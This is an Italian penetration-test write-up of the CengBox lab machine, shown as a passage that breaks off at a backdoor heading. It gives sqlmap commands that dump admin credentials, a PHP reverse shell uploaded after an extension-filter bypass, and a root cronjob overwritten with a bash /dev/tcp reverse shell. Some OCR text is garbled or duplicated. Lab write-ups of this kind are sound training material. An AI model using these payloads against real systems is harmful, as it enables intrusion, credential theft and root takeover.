
**Figura 3.4:** Home page dell'asset

presenti nelle immagini 3.4 e 3.5 il sito non sembra contenere informazioni utili. Ogni oggetto cliccabile all'interno della Home page rimanda alla Home page stessa. Si può provare ad accedere ad uno dei percorsi individuati dai vari tool per la scoperta di percorsi utilizzati nella fase precedente del nostro processo. Proviamo ad accedere alla pagina `/masteradmin/login.php`.

La pagina si presenta come una classica pagina di login in cui bisogna inserire username e password. Noi non siamo a conoscenza di queste informazioni per tanto, posizionati in



**Figura 3.5:** Home page dell’asset



**Figura 3.6:** pagina di login /masteradmin/login.php

questa pagina, proviamo ad utilizzare SQLmap per effettuare un attacco di tipo SQL Injection per estrarre i database. Il seguente comando verifica la presenza di vulnerabilità SQL Injection sui form della pagina di login e, se trovate, elenca i database disponibili.

```
1 sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch --dbs
```

Il risultato del comando eseguito è il seguente:

Vengono mostrati i seguenti database:

1. **cengbox**: Questo è un database specifico dell’applicazione che stiamo analizzando
2. **information\_schema**: Un database di sistema che memorizza informazioni sui metadati del database
3. **mysql**: Contiene informazioni di base su utenti, permessi e configurazioni del server MySQL

The screenshot shows the SQLmap interface with the following command: \$ sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch --dbs. The output indicates a MySQL 5.0.12 database named 'cengbox' containing several tables: information\_schema, mysql, performance\_schema, and sys. It also lists available databases and resume points.

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:53:32 /2024-05-14

[*] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=b1db8hidqp33...49ecr5f811'). Do you want to use those [Y/n] Y
[*] [INFO] searching for forms
[1/1] form
POST http://10.0.2.4/masteradmin/login.php
POST data: username=spassword&remember-me=on&submit=
[*] do you want to test this form? [Y/n] Y
[*] [INFO] testing if the target is vulnerable...
[*] [INFO] using '/home/kali/.local/share/sqlmap/output/results-05142024_0453am.csv' as the CSV results file in multiple targets mode
sqlmap resume the following injection point(s) from stored session:
[*] parameter: username [POST]
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 2980 FROM (SELECT SLEEP(5))M) AND 'nkmq='nkmq&password=admin&remember-me=on&submit=
[*] do you want to exploit this SQL injection? [Y/n] Y
[*] [INFO] the back-end DBMS is MySQL
[*] web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
[*] web application technology: Apache 2.4.18
[*] back-end DBMS: MySQL > 5.0.12
[*] back-end DBMS: MySQL > 5.0.12
[*] fetching number of databases
[*] [INFO] resumed: 5
[*] [INFO] fetching number of databases
[*] [INFO] resumed: information_schema
[*] [INFO] resumed: mysql
[*] [INFO] resumed: performance_schema
[*] [INFO] resumed: sys
[*] [INFO] resumed: cengbox
[*] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-05142024_0453am.csv'
[*] ending @ 04:53:33 /2024-05-14
```

Figura 3.7: utilizzo SQLmap per individuare i database

The screenshot shows the SQLmap interface with the following command: \$ sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch --dbs. The output indicates a MySQL 5.0.12 database named 'cengbox' containing several tables: information\_schema, mysql, performance\_schema, and sys. It also lists available databases and resume points.

```
[*] do you want to exploit this SQL injection? [Y/n] Y
[*] [INFO] the back-end DBMS is MySQL
[*] web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
[*] web application technology: Apache 2.4.18
[*] back-end DBMS: MySQL > 5.0.12
[*] back-end DBMS: MySQL > 5.0.12
[*] fetching number of databases
[*] [INFO] resumed: 5
[*] [INFO] resumed: information_schema
[*] [INFO] resumed: mysql
[*] [INFO] resumed: performance_schema
[*] [INFO] resumed: sys
[*] [INFO] resumed: cengbox
[*] [INFO] resumed: information_schema
[*] [INFO] resumed: mysql
[*] [INFO] resumed: performance_schema
[*] [INFO] resumed: sys
[*] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-05142024_0453am.csv'
[*] ending @ 04:53:33 /2024-05-14
```

Figura 3.8: utilizzo SQLmap per individuare i database

4. **performance\_schema**: Utilizzato per monitorare le prestazioni del server MySQL

5. **sys**: Fornisce viste e procedure di sistema utili per l'amministrazione del database MySQL

Quindi, tranne cengbox, gli altri database sono di default e tipicamente presenti in un'installazione standard di MySQL. Vogliamo quindi effettuare un attacco verso il database **cengbox** così da ottenere le credenziali. Utilizziamo il comando:

```
1 sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch -D cengbox --
dump-all
```

Nell'immagine 3.10 vengono mostrate username e password contenute all'interno del database cengbox. Potremmo provare ad utilizzarle per accedere al form nella pagina */masteradmin/login.php*. Una volta effettuato l'accesso alla pagina con le credenziali recuperate ci ritroviamo nella pagina */masteradmin/upload.php*. La pagina contiene una box centrale che permette di caricare file con un pulsante *Upload* che permette il caricamento. Ipotizziamo che i file caricati in questa pagina vengano demandati alla pagina */uploads* (altro percorso individuato dai tool utilizzati prima). L'idea è quella di caricare attraverso la pagina web mostrata nella figura 3.12 una **reverse shell** che ci permetta di eseguirla direttamente una

```
[kali㉿kali:~] $ sqlmap -u "http://10.0.2.4/masteradmin/login.php" --forms --batch -D cengbox --dump-all
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[!] starting @ 05:18:13 /2024-05-14
[05:18:13] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bf5veg3lhgn...t0hqnh0g21'). Do you want to use those [Y/n] Y
[05:18:13] [INFO] searching for forms
[05:18:13] [INFO] POST http://10.0.2.4/masteradmin/login.php
POST data: username=spassword&remember-me=on&submit=do you want to test this form? [Y/n] y
[05:18:13] [INFO] Edit POST data [default: username=spassword&remember-me=on&submit=] Warning: blank fields detected: username=spassword&remember-me=on&submit=
do you want to fill blank fields with random values? [Y/n] Y
[05:18:13] [INFO] reusing back-end DBMS
[05:18:13] [INFO] saving '/home/kali/.local/share/sqlmap/output/results-05142024_0518am.csv' as the CSV results file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL > 5.6.12 AND time-based blind (query SLEEP)
  Payload: username=admin AND SELECT 2988 FROM (SELECTSLEEP(5))Mnly AND 'nkmg-'`nkmg&password=admin&remember-me=on&submit-
do you want to exploit this SQL injection? [Y/n] y
[05:18:14] [INFO] the back-end DBMS is MySQL
[05:18:14] [INFO] system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
[05:18:14] [INFO] web application technology: PHP 7.4.12
[05:18:14] [INFO] back-end DBMS: MySQL > 5.0.12
[05:18:14] [INFO] fetching table type for databases 'cengbox'
[05:18:14] [INFO] fetching number of tables for database 'cengbox'
[05:18:14] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[05:18:14] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[05:18:19] [INFO] retrieved:
[05:18:29] [INFO] adjusting time delay to 1 second due to good response times
[*] admin
```

Figura 3.9: utilizzo SQLmap per individuare le credenziali

```
[*] admin
[05:18:42] [INFO] fetching columns for table 'admin' in database 'cengbox'
[05:18:42] [INFO] retrieved: 3
[05:18:45] [INFO] retrieved: id
[05:18:51] [INFO] retrieved: username
[05:18:51] [INFO] retrieved: password
[05:19:41] [INFO] fetching entries for table 'admin' in database 'cengbox'
[05:19:41] [INFO] fetching number of entries for table 'admin' in database 'cengbox'
[05:19:41] [INFO] retrieved: 1
[05:19:41] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[05:19:44] [INFO] retrieved: C3gbvJ3R00f1!
[05:20:34] [INFO] retrieved: masteradmin
[05:20:34] [INFO] database: cengbox
[05:20:34] [INFO] table: admin
[05:20:34] [INFO] entry:
[05:21:05] [INFO] table 'cengbox.admin' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.4/dump/cengbox/admin.csv'
[*] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-05142024_0518am.csv'
[*] ending @ 05:21:05 /2024-05-14
```

Figura 3.10: utilizzo SQLmap per individuare le credenziali


volta caricata. Lo script PHP utilizzato per il caricamento della reverse shell è stato preso dalla seguente repository github [pentestmonkey/php-reverse-shell](#). Una volta scariato il file *php-reverse-shell.php* presente nella repository bisogna andare a modificare alcuni parametri della shell che andremo a caricare. I parametri in questione sono *ip* e *port*. Questi rappresentano l'indirizzo ip della macchina che stiamo utilizzando (Kali) e la porta a cui ci dovremmo connettere per ottenere l'accesso della macchina.

Una volta modificati i paramenti interessati effettuiamo l'upload sulla pagina del sito. Tuttavia, compare un errore in alto a sinistra nella pagina che specifica che l'estensione del file che stiamo andando a caricare non è consentita, consigliandoci di selezionare un file in formato CENG.

La soluzione più semplice per questo problema è andare ad effettuare una copia del file che vogliamo caricare (*php-reverse-shell.php*) andando così a cambiare l'estensione del file stesso. Il comando utilizzato è il seguente:

```
1 cp php-reverse-shell.php reverse.ceng
```

Ora provando a caricare il file *reverse.ceng* otteniamo in alto a sinistra il messaggio di




**Figura 3.11:** utilizzo le credenziali trovate tramite SQLmap

successo.

Per connettermi alla macchina target tramite la reverse shell appena installata ci spostiamo nella pagine *Uploads/reverse.ceng*. Allo stesso tempo ci mettiamo in ascolto sulla porta 5555 dalla macchina Kali. Quello che succede è che avviene la connessione alla macchina target con l’utente **www-data**. L’utente www-data è un account di sistema standard utilizzato da molti server web, come Apache (nostro caso) e Nginx, per eseguire i loro processi. Questo account esiste per separare i privilegi del server web dagli altri utenti del sistema, migliorando la sicurezza. Tuttavia una volta entrati in questo utente è possibile comunque eseguire comandi e visualizzare i file del web server.

Come mostrato dalla figura 3.16 riusciamo ad ottenere l’accesso alla macchina target, completando così la fase di exploitation.




**Figura 3.12:** pagina web /masteradmin/upload.php


```
GNU nano 7.2                                         Desktop/reverse/reverse.ceng *
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful, in common and not fatal. Connection refused (
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description
// _____
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// _____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


**Figura 3.13:** modifica parametri di interesse nella shell inversa



**Figura 3.14:** pagina web /masteradmin/upload.php errore



**Figura 3.15:** pagina web /masteradmin/upload.php successo



**Figura 3.16:** accesso alla macchina target con *www-data*

# CAPITOLO 4

---

## Post-Exploitation

---

### 4.1 Privilege Escalation

Ora che è stato ottenuto l'accesso al sistema, il prossimo passo è quello di ottenere quanti più privilegi possibile.

#### 4.1.1 Fallimento delle strategie automatizzate

Dal momento che la suite *Metasploit* non ha dato i risultati sperati, ovviamente non è possibile utilizzare i moduli *post* in quanto non è stato possibile generare una sessione. Quindi non potendo utilizzare questo strumento e non avendo trovato vulnerabilità del sistema nei report, si è deciso di continuare con l'analisi manuale.

#### 4.1.2 Tecniche manuali di privilege escalation

Una volta entrati come utente `www-data` andiamo a fare una lettura del file system in cerca di utenti sfuttabili per i nostri scopi, in particolare, veniamo a conoscenza dell'utente `cengover` all'intero della directory `home` che nella maggior parte dei sistemi contiene proprio le directory personali degli utenti.

Tentiamo un accesso all'utente `cengover` utilizzando la stessa password che abbiamo utilizzato per accedere alla pagina `/masteradmin/login.php` e che abbiamo trovato nella fase precedente grazie all'utilizzo di `SQLmap`. Fortunatamente la password "`C3ng0v3R00T1!`" funziona e quindi ci permette di autenticarci come utente `cengover`.




Figura 4.1: visualizzazione file system web server

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cengbox:/home$ ls
ls
cengover
www-data@cengbox:/home$ su cengover
su cengover
Password: C3ng0v3R00T1!
cengover@cengbox:/home$ id
id
uid=1000(cengover) gid=1000(cengover) groups=1000(cengover),4(adm),24(cdrom),30(dip),46(plugdev),100(users)
,110(lxd),117(lpadmin),118(sambashare)
cengover@cengbox:/home$
```

Figura 4.2: accesso all’utente *cengover*

Una volta che ci siamo autenticati come utenti *cengover* andiamo alla ricerca di un processo che possiamo sfruttare per installare un’ulteriore shell inversa che ci permetta di ottenere fin da subito i privilegi di root sotto l’utente *cengover*, a differenza della precedente che ci autenticava come utente *www-data*. A tal proposito utilizzo il tool *pspy*, la cui pagina introduttiva è presente al seguente link (figura 4.3). Il tool *pspy* è uno strumento da riga di comando progettato per monitorare i processi su un sistema Linux senza necessità di permessi root. Nel nostro contesto è utile ad individuare anche i cronjob che sarebbe ideale sfruttare per l’installazione della seconda shell inversa.

Fortunatamente eseguendo il tool riusciamo ad individuare lo script *md5check.py* che potrebbe far comodo al caso nostro. Inoltre, possiamo notare che quest’ultimo sembra essere un cronjob impostato per eseguire questo script ad ogni minuto, come possiamo notare dalla figura 4.5.

La cosa più semplice ed intuitiva che possiamo fare è quella di andare a sostituire il contenuto di questo script con la shell inversa (figura 4.6). Il codice è il seguente:

```
1 #!/usr/bin/python
2 import os
3 os.system("bash -c '/bin/bash -i >& /dev/tcp/10.0.2.15/4001 0>&1'"")
```

```
cengover@cengbox:/tmp$ chmod +x pspy64
chmod: cannot access 'pspy64': No such file or directory
cengover@cengbox:/tmp$ ll
total 5488
drwxrwxrwt 8 root      root      4096 Jun 16 18:14:43 ./
drwxr-xr-x 23 root      root      4096 May 14 11:16 ../
drwxrwxrwt 2 root      root      4096 Jun 16 16:33 ./font-unix/
drwxrwxrwt 2 root      root      4096 Jun 16 16:33 ./font-unix/
drwxrwxrwt 1 cengover  cengover  3104768 Jun 16 18:13:59 pspy64
-rw-rw-r-- 1 cengover  cengover 1233888 Jun 16 17:13:59 pspy64*
-rw-rw-r-- 1 cengover  cengover 1233888 Jan 18 2023 pspy64*.1*
drwxrwxrwt 3 root      root      4096 Jun 16 16:33 systemd-private-2d20376e746e46418dd094b9ad6ef7fe-systemd-timesyncd.service-GVuGTR/
drwxrwxrwt 2 root      root      4096 Jun 16 16:33 ./test-unix/
drwxrwxrwt 2 root      root      4096 Jun 16 16:33 ./XIM-unix/
drwxrwxrwt 2 root      root      4096 Jun 16 16:33 ./XIM-unix/
cengover@cengbox:/tmp$ chmod +x pspy64
chmod: cannot access 'pspy64': No such file or directory
cengover@cengbox:/tmp$ ./pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup ...
0024/06/16 18:14:23 CMD: UID=1000 PID=2630 | ./pspy64
0024/06/16 18:14:23 CMD: UID=0 PID=2623 |
0024/06/16 18:14:23 CMD: UID=0 PID=2607 | bash
0024/06/16 18:14:23 CMD: UID=0 PID=2601 | su cengover
0024/06/16 18:14:23 CMD: UID=33 PID=2544 | /bin/bash
0024/06/16 18:14:23 CMD: UID=33 PID=2543 | python -c "import pty; pty.spawn(\"/bin/bash\")"
0024/06/16 18:14:23 CMD: UID=33 PID=2542 | /bin/shh2apache2 -k start
0024/06/16 18:14:23 CMD: UID=33 PID=2541 | /bin/sh -i
0024/06/16 18:14:23 CMD: UID=33 PID=2537 | sh -c uname -a; w; id; /bin/sh -i
```

Figura 4.3: esecuzione del tool pspy

```
2024/06/16 18:14:23 CMD: UID=0 PID=8 |
2024/06/16 18:14:23 CMD: UID=0 PID=7 |
2024/06/16 18:14:23 CMD: UID=0 PID=5 |
2024/06/16 18:14:23 CMD: UID=0 PID=3 |
2024/06/16 18:14:23 CMD: UID=0 PID=2 |
2024/06/16 18:14:23 CMD: UID=0 PID=1 | /sbin/init

2024/06/16 18:45:01 CMD: UID=0 PID=2667 | /usr/sbin/CRON -f
2024/06/16 18:45:01 CMD: UID=0 PID=2666 | /usr/sbin/CRON -f
2024/06/16 18:45:01 CMD: UID=0 PID=2668 | /bin/sh -c /usr/bin/python3 /opt/md5check.py
```

Figura 4.4: cronjob md5check.py

Quando questo script viene eseguito il sistema target esegue il comando Bash che apre una connessione TCP verso 10.0.2.15 sulla porta 4001. Basta avere un listener TCP attivo su quella porta (ad esempio con nc -nlvp 4001) per ricevere la connessione. Grazie a questo comando riusciamo ad ottenere un prompt di shell Bash interattivo della macchina target, consentendoci di eseguire comandi arbitrari (che affronteremo nella prossima fase). Come possiamo vedere dalla figura 4.7 mettendoci in ascolto sulla porta 4001 riusciamo ad ottenere la connessione come utente root.

```

2024/06/19 15:11:44 CMD: UID=0 PID=1 | /sbin/init
2024/06/19 15:12:01 CMD: UID=0 PID=2293 | /usr/sbin/CRON -f
2024/06/19 15:12:01 CMD: UID=0 PID=2295 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:12:01 CMD: UID=0 PID=2294 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:13:01 CMD: UID=0 PID=2308 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:13:01 CMD: UID=0 PID=2307 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:13:01 CMD: UID=0 PID=2306 | /usr/sbin/CRON -f
2024/06/19 15:14:01 CMD: UID=0 PID=2311 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:14:01 CMD: UID=0 PID=2310 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:14:01 CMD: UID=0 PID=2309 | /usr/sbin/CRON -f
2024/06/19 15:15:01 CMD: UID=0 PID=2314 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:15:01 CMD: UID=0 PID=2313 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:15:01 CMD: UID=0 PID=2312 | /usr/sbin/CRON -f
2024/06/19 15:15:01 CMD: UID=0 PID=2317 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:15:01 CMD: UID=0 PID=2316 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:15:01 CMD: UID=0 PID=2315 | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0 PID=2329 | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0 PID=2328 | /usr/sbin/CRON -f
2024/06/19 15:17:01 CMD: UID=0 PID=2333 | /bin/sh -c 'cd / && run-parts --report /etc/cron.hourly'
2024/06/19 15:17:01 CMD: UID=0 PID=2332 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:17:01 CMD: UID=0 PID=2331 | /bin/sh -c 'cd / && run-parts --report /etc/cron.hourly'
2024/06/19 15:17:01 CMD: UID=0 PID=2330 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:18:01 CMD: UID=0 PID=2336 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:18:01 CMD: UID=0 PID=2335 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:18:01 CMD: UID=0 PID=2334 | /usr/sbin/CRON -f
2024/06/19 15:19:01 CMD: UID=0 PID=2339 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:19:01 CMD: UID=0 PID=2338 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:19:01 CMD: UID=0 PID=2337 | /usr/sbin/CRON -f
2024/06/19 15:20:01 CMD: UID=0 PID=2342 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:20:01 CMD: UID=0 PID=2341 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:20:01 CMD: UID=0 PID=2340 | /usr/sbin/CRON -f
2024/06/19 15:21:01 CMD: UID=0 PID=2355 | /usr/bin/python3 /opt/md5check.py
2024/06/19 15:21:01 CMD: UID=0 PID=2354 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:22:01 CMD: UID=0 PID=2353 | /usr/sbin/CRON -f
2024/06/19 15:22:01 CMD: UID=0 PID=2358 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:22:01 CMD: UID=0 PID=2357 | /bin/sh -c '/usr/bin/python3 /opt/md5check.py'
2024/06/19 15:22:01 CMD: UID=0 PID=2356 | /usr/sbin/CRON -f

```

**Figura 4.5:** cronjob *md5check.py* spiegato

```
cengover@cengbox:~$ cat /opt/md5check.py
cat /opt/md5check.py
#!/usr/bin/python

import os
os.system("bash -c '/bin/bash -i >& /dev/tcp/10.0.2.15/4001 0>&1'"")
```

**Figura 4.6:** modifica file *md5check.py*

## 4.2 Maintaining Access

Ora che la macchina è stata completamente violata, il prossimo passo da eseguire è l'installazione di una backdoor per ottenere immediatamente i privilegi di utente **root**

### 4.2.1 Creazione della backdoor

